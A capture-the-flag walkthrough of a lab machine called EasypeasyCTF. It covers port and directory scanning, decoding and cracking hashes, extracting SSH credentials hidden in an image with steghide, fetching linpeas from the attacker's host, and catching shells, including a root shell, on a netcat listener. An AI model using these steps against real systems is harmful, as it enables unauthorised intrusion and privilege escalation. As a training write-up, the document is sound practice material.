

# Write-ups for EasypeasyCTF

Deploy the machine attached to this task and use nmap to enumerate it.

```
└─# nmap -sS -A -p- 10.10.9.111 -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 09:55 EDT
Nmap scan report for 10.10.9.111
Host is up (0.17s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.16.1
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256  bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256  a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519) Nmap
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.43 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/28%OT=80%CT=1%CU=38993%PV=Y%DS=2%DC=T%G=Y%TM=626A9E8
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:08%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M505ST11NW6%O2=M505ST11NW6%O
OS:3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST11NW6%O6=M505ST11)WIN(W1=F4B3%W2=
OS:F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M505NNSN
OS:W6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%F=AS%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S) enumerate the machine, what is flag 2?

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 53/tcp)
HOP RTT ADDRESS
1 170.13 ms 10.8.0.1
2 170.31 ms 10.10.9.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

1. How many ports are open?  
⇒ 3
2. What is the version of nginx?  
⇒ 1.16.1
3. What is running on the highest port?  
⇒ Apache

## 4. Using GoBuster, find flag 1.

⇒ flag{f1rs7\_fl4g}



First download the Task File which is a wordlist text file.

```
(root@Shadow)-[/home/kali]
# gobuster dir -u http://10.10.9.111 -w /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.9.111
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/04/28 10:17:05 Starting gobuster in directory enumeration mode

/hidden (Status: 301) [Size: 169] [→ http://10.10.9.111/hidden/]

2022/04/28 10:18:37 Finished
```

Using GoBuster, we will get a website

<http://10.10.9.111/hidden/>

After checking the website <http://10.10.9.111/hidden/>, we get nothing.

So, we again use GoBuster to find any new websites.

```
(root@Shadow)-[/home/kali]
# gobuster dir -u http://10.10.9.111/hidden/ -w /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.9.111/hidden/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/04/28 10:30:27 Starting gobuster in directory enumeration mode


/whatever (Status: 301) [Size: 169] [→ http://10.10.9.111/hidden/whatever/]

2022/04/28 10:32:02 Finished
```

So, we got a new website <http://10.10.9.111/hidden/whatever>. After checking the source code of the website we got a hash encrypted in Base64.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>dead end</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
14 </style>
15 </head>
16 <body>
17 <center>
18 <p_hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
19 </center>
20 </body>
21 </html>
22
```

After cracking the Base64 hash using <https://gchq.github.io/CyberChef/> and we got our first flag



5. Further enumerate the machine, what is flag 2?  
⇒ flag{1m\_s3c0nd\_fl4g}

As we have reached the Dead End of the website which is running on the port 80, so, we will check port 65524, which is also a http port.

After navigating through <http://10.10.9.111:65524/robots.txt>, we got:

```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

User-Agent:a18672860d0510e5ab6699730763b250

which is a md5 hash and after encrypting we get our second flag.


The screenshot shows the md5Shashing.net website interface. The main content area displays the MD5 hash 'a18672860d0510e5ab6699730763b250' and its corresponding flag '9fdafbd64c47471a8f54cd3fc64cd312'. The website also features a sidebar with various tools like 'HASH / UNHASH', 'SEARCH', 'RECENT HASHES LIST', 'HASH TYPE IDENTIFIER', 'CRYPTOGRAPHY QA', 'ANONYMOUS EMAIL', 'ANONYMOUS CRYPTO CHAT', 'OPEN CRYPTOGRAPHY CHAT', 'DATA CRYPTER', 'TEXT DEBUG PLAYGROUND', 'PASSWORD GENERATOR', 'MY SETTINGS', and 'CODEPROMO'. The bottom of the page shows a table of hashes by type, including MD2, MD4, MD5, SHA1, SHA224, SHA256, SHA384, and SHA512.

6. Crack the hash with easypeasy.txt, What is the flag 3?

⇒ flag{9fdafbd64c47471a8f54cd3fc64cd312}

Navigate through the source code of the website <http://10.10.9.111:65524/>, we will get our third flag without any encrypted format.





8. Using the wordlist that provided to you in this task crack the hash what is the password?  
 ⇒ Mypasswordforthatjob

After navigating the source page of the website <http://10.10.9.111:65524/n0th1ng3ls3m4tt3r/>, we got a gost hash.



After cracking the hash using JohnTheRipper, we get the password.

```
File Actions Edit View Help
root@Shadow: /home/kali/Desktop/THM_rooms/easypeasyctf

[sudo] password for Rowdy:
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
# john --wordlist=easypeasy.txt --format=GOST hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2022-04-29 10:37) 7.142g/s 29257p/s 29257c/s 29257C/s vani1984..flash91
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
#
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
#
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
#
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
#
```

9. What is the password to login to the machine via SSH?

⇒ iconvertedmypasswordtobinary

We also got an image file binarycodepixabay.jpg in the source page. Now we would download this file for finding encrypted text.

```
File Actions Edit View Help
easypeasy.txt hash.txt

(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
# wget http://10.10.138.96:65524/n0thing3ls3m4tt3r/binarycodepixabay.jpg
--2022-04-29 10:50:36-- http://10.10.138.96:65524/n0thing3ls3m4tt3r/binarycodepixabay.jpg
Connecting to 10.10.138.96:65524... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 90158 (88K) [image/jpeg]
Saving to: 'binarycodepixabay.jpg'
binarycodepixabay.jpg 100%[=====] 88.04K 175KB/s in 0.5s
2022-04-29 10:50:36 (175 KB/s) - 'binarycodepixabay.jpg' saved [90158/90158]

(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
# ls
binarycodepixabay.jpg easypeasy.txt hash.txt


(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
#
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
#
```

Using steghide, we will find the encrypted text file whose password is Mypasswordforthatjob



```
binarycodepixabay.jpg easypeasy.txt hash.txt
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
# steghide --extract -sf binarycodepixabay.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf]
# cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01101010 01100101 01100100 01101000 01100101 01100100 01101101 01111001 01
110000 01100001 01110011 01100111 01101111 01100100 01101000 01101111 01100010 01101001 0110
1110 01100001 01110010 01111001
```

We got a binary encrypted password for ssh connection. After converting it from binary using CyberChef, we have got our ssh password.




As we have seen in our nmap scan results that port number 6498 in a ssh port, so we will connect to the machine with the help of 6498 port.

```
#ssh boring@10.10.9.111 -p6498
```

```
Password: iconvertedmypasswordtobinary
```




[NOTE: PLEASE NEGLECT THE IP ADDRESS, USE YOUR CURRENT TARGET MACHINE IP ADDRESS]



```
(root@Shadow)-[/home/kali/Desktop/THM_rooms/easypeasyctf] 11:24 AM
# ssh boring@10.10.138.96 -p 6498
The authenticity of host '[10.10.138.96]:6498 ([10.10.138.96]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.138.96]:6498' (ED25519) to the list of known hosts.
*****
** This connection are monitored by government official **
** Please disconnect if you are not authorized **
** A lawsuit will be filed against you if the law is not followed **
*****
boring@10.10.138.96's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
```


10. What is the user flag?

⇒ flag{n0wits33msn0rm4l}



```
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It's Rotated Or Something
Synt{a0jvgf33zf0ez4y}
boring@kral4-PC:~$
```

After navigating the /home/boring directory, we got a flag in user.txt but it is encrypted in ROT13.



After decoding we got the flag.

Now we have to download linpeas.sh in our system (from <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>), transfer it to the victim machine.

After downloading the linpeas.sh file run these commands:

Listener: `python3 -m http.server 80`

Victim: `wget 'http://10.8.213.226:80/linpeas.sh'`

[NOTE: Here 10.8.213.226 is my system IP address]

After that run the command

`chmod +x linpeas.sh`

`./linpeas.sh`

You will get the following result:



```
(root@Shadow)-[/home/kali/Desktop/htb_rooms]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.213.226] from (UNKNOWN) [10.10.145.231] 34614
bash: .bash_history: Permission denied
boring@kral4-PC:/var/www$ pwd
/var/www
boring@kral4-PC:/var/www$ ls
html
boring@kral4-PC:/var/www$ whoami
whoami
boring
boring@kral4-PC:/var/www$ ^C

(root@Shadow)-[/home/kali/Desktop/htb_rooms]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.213.226] from (UNKNOWN) [10.10.145.231] 34618
bash: cannot set terminal process group (16781): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www# whoami
root
root@kral4-PC:/var/www#
```

## 11. What is the root flag?

⇒ flag{63a9f0ea7bb98050796b649e85481845}

You will now get the root access. Now explore the system to get the root flag.

```
/usr/src/linux-headers-4.15.0-20/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.15.0-20/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.15.0-20/scripts/spelling.txt
/usr/src/linux-headers-4.15.0-20-generic/scripts/spelling.txt
/var/cache/dictionaries-common/ispell-dicts-list.txt
/var/www/html/robots.txt
/var/www/html/web0/robots.txt
root@kral4-PC:~# pwd
/root
root@kral4-PC:~# ls -la
ls -la
total 40
drwxr-xr-x 5 root root 4096 Jun 15 2020 .
drwxr-xr-x 23 root root 4096 Jun 15 2020 ..
-rw-r--r-- 1 root root 2 Apr 29 22:30 .bash_history
-rw-r--r-- 1 root root 3136 Jun 15 2020 .bashrc
drwxr-xr-x 2 root root 4096 Jun 13 2020 .cache
drwxr-xr-x 3 root root 4096 Jun 13 2020 .gnupg
drwxr-xr-x 3 root root 4096 Jun 13 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 39 Jun 15 2020 .root.txt
-rw-r--r-- 1 root root 66 Jun 14 2020 .selected_editor
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
root@kral4-PC:~#
```

Here you got the root flag.